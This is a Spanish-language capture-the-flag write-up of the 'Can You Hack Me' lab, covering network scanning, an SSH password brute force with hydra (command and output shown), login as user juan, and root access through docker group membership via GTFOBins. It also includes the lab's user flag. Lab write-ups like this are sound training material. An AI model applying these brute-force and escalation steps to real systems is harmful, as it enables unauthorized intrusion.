
Nicolas Guerra Garcia

Can you hack me?

Nicolas Guerra Garcia


Reconocimiento de la IP:

Primero escaneamos con un netdiscover a tu red para saber que ip tiene la maquina de can you hack me, una vez ya sepamos la ip la atacaremos para ver hasta donde podemos llegar.




Escaneo de puertos:

Para saber que puertos hay abiertos en la ip que nos acaba de dar tenemos que hacer un nmap y la ip. Una vez que nos da el resultado procedemos a mirar ciertas cosas. Al darnos un puerto 80 lo que hacemos es entrar en firefox y buscar la wep por la ip. Pero podemos ver que no funciona ya que nos redirige a otra pagina como bien nos dice en el nmap. Tendremos que añadir la ip con la pagina a /etc/hosts. Con el comando echo”10.20.30.15 canyouhackme.thl” >> /etc/hosts. Y ahora veremos que ya nos sale la web bien pero que no hay nada, entonces procederemos a inspeccionar la web haciendo un Ctrl + u



Nicolas Guerra Garcia

Una vez estamos en el inspeccionador podemos apreciar que hay un comentario que pone algo de un tal juan. Podemos intuir un poco que puede haber una posibilidad que el nombre de juan sea un usuario.



Nicolas Guerra Garcia

Explotación:

Probaremos con la herramienta de hydra a fuerza bruta para obtener la contraseña. Utilizaremos al usuario juan y la librería de roku.txt para que intente obtener la contraseña a través del ssh. Después de un rato ya que tarda un poco en hacerlo nos dara la contraseña.

```
┌──(root㉿kali)-[/home/n_guerra]
└─# hydra -l juan -P /usr/share/wordlists/rockyou.txt ssh://10.20.30.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 18:45:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.20.30.15:22/
[STATUS] 199.00 tries/min, 199 tries in 00:01h, 14344205 to do in 1201:22h, 11 active
[STATUS] 199.00 tries/min, 597 tries in 00:03h, 14343807 to do in 1201:20h, 11 active
[22][ssh] host: 10.20.30.15   login: juan   password: matrix
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 18:48:43

┌──(root㉿kali)-[/home/n_guerra]
└─#
```

Probaremos a acceder por ssh con el usuario y la contraseña que nos proporciono el hydra.

```
┌──(root㉿kali)-[/home/n_guerra]
└─# ssh juan@10.20.30.15
juan@10.20.30.15's password:
```


Una vez dentro ya nos da la primera flag del user.

```
juan@TheHackersLabs-CanYouHackMe: ~
Archivo  Acciones  Editar  Vista  Ayuda
User flag: 44053c9499fe4672492a928bfbc4e21f
juan@TheHackersLabs-CanYouHackMe:~$
```


Haremos un sudo -l para saber los permisos que tiene el usuario, Pero al parecer no nos deja ya que no tiene permisos.

```
juan@TheHackersLabs-CanYouHackMe:~$ sudo -l
[sudo] password for juan:
Sorry, user juan may not run sudo on TheHackersLabs-CanYouHackMe.
```

Probamos otra manera de ver que permisos tiene este usuario haciendo un ID. Y nos dice que tiene algo de docker.



Accedemos al GTFObins para ver que podemos hacer con docker. En este caso cogeremos el de shell para poder explotarlo.



Una vez que ya ejecutamos el comando nos da una terminal nueva donde si hacemos un whoami podemos ver que somos root ya. En este caso podríamos darnos permisos al usuario de juan por si no queremos actuar como root